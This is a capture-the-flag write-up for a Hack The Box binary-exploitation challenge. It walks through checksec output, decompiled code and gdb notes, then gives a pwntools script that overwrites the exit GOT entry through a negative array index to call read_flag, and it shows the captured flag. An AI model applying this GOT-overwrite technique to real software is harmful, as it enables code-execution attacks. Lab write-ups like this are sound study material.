

Great Old Talisman

1) Checked security

```
(vigneswar@VigneswarPC)-[~/Pwn/Great Old Talisman]
$ checksec great_old_talisman
[*] '/home/vigneswar/Pwn/Great Old Talisman/great_old_talisman'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

2) Decompiled the code

```
Decompile: main - (great_old_talisman)
1
2 void main(void)
3
4 {
5     long in_FS_OFFSET;
6     int local_14;
7     undefined8 local_10;
8
9     local_10 = *(undefined8 *) (in_FS_OFFSET + 0x28);
10    setup();
11    banner();
12    printf(
13        "\nThis Great Old Talisman will protect you from the evil powers of zombies!\n\nDo you want
        to enchant it with a powerful spell? (1 -> Yes, 0 -> No)\n\n>> "
14    );
15    __isoc99_scanf(&DAT_00402376, &local_14);
16    printf("\nSpell: ");
17    read(0, talis + (long) local_14 * 8, 2);
18    /* WARNING: Subroutine does not return */
19    exit(0x520);
20 }
```

```

Decompile: read_flag - (great_old_talisman)
1
2 void read_flag(void)
3
4 {
5     ssize_t sVar1;
6     long in_FS_OFFSET;
7     char local_15;
8     int local_14;
9     long local_10;
10
11     local_10 = *(long *)(in_FS_OFFSET + 0x28);
12     local_14 = open("./flag.txt",0);
13     if (local_14 < 0) {
14         perror("\nError opening flag.txt, please contact an Administrator.\n");
15         /* WARNING: Subroutine does not return */
16         exit(1);
17     }
18     while( true ) {
19         sVar1 = read(local_14,&local_15,1);
20         if (sVar1 < 1) break;
21         fputc((int)local_15,stdout);
22     }
23     close(local_14);
24     if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
25         /* WARNING: Subroutine does not return */
26         __stack_chk_fail();
27     }
28     return;
29 }
30

```

3) Note

- i) In main, we are able to write two bytes anywhere on the memory
- ii) We need to offset to write where we want

```

(remote) gef> p &talīs
$2 = (<data variable, no debug info> *) 0x4040a0 <talīs>

```

This is the value stored in talīs, we need to calculate offset from this to write

- iii) We can try to write on GOT entry of exit

```

(remote) gef> p &'exit@got.plt'
$2 = (<text from jump slot in .got.plt, no debug info> *) 0x404080 <exit@got[
plt]>
(remote) gef> x 0x404080
0x404080 <exit@got.plt>: 0x00401100

```

We can try on last two bytes to run read_flag

read_flag

0040135a f3 0f 1e fa ENDBR64

We need to write \x5a\x13

4) Exploit

```
#!/usr/bin/env python3

from pwn import *


context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./great_old_talisman")
context.binary = exe

io = gdb.debug(exe.path, 'b* 0x4015eb\n')

io.sendlineafter(b'>> ', b'-4')
io.sendafter(b': ', b'\x5a\x13')

io.interactive()
```

5) Flag



```
(vigneswar@VigneswarPC)~$ python3 solve.py
HTB{t4l15m4n_G0T_ur_b4ck}
(vigneswar@VigneswarPC)~$
```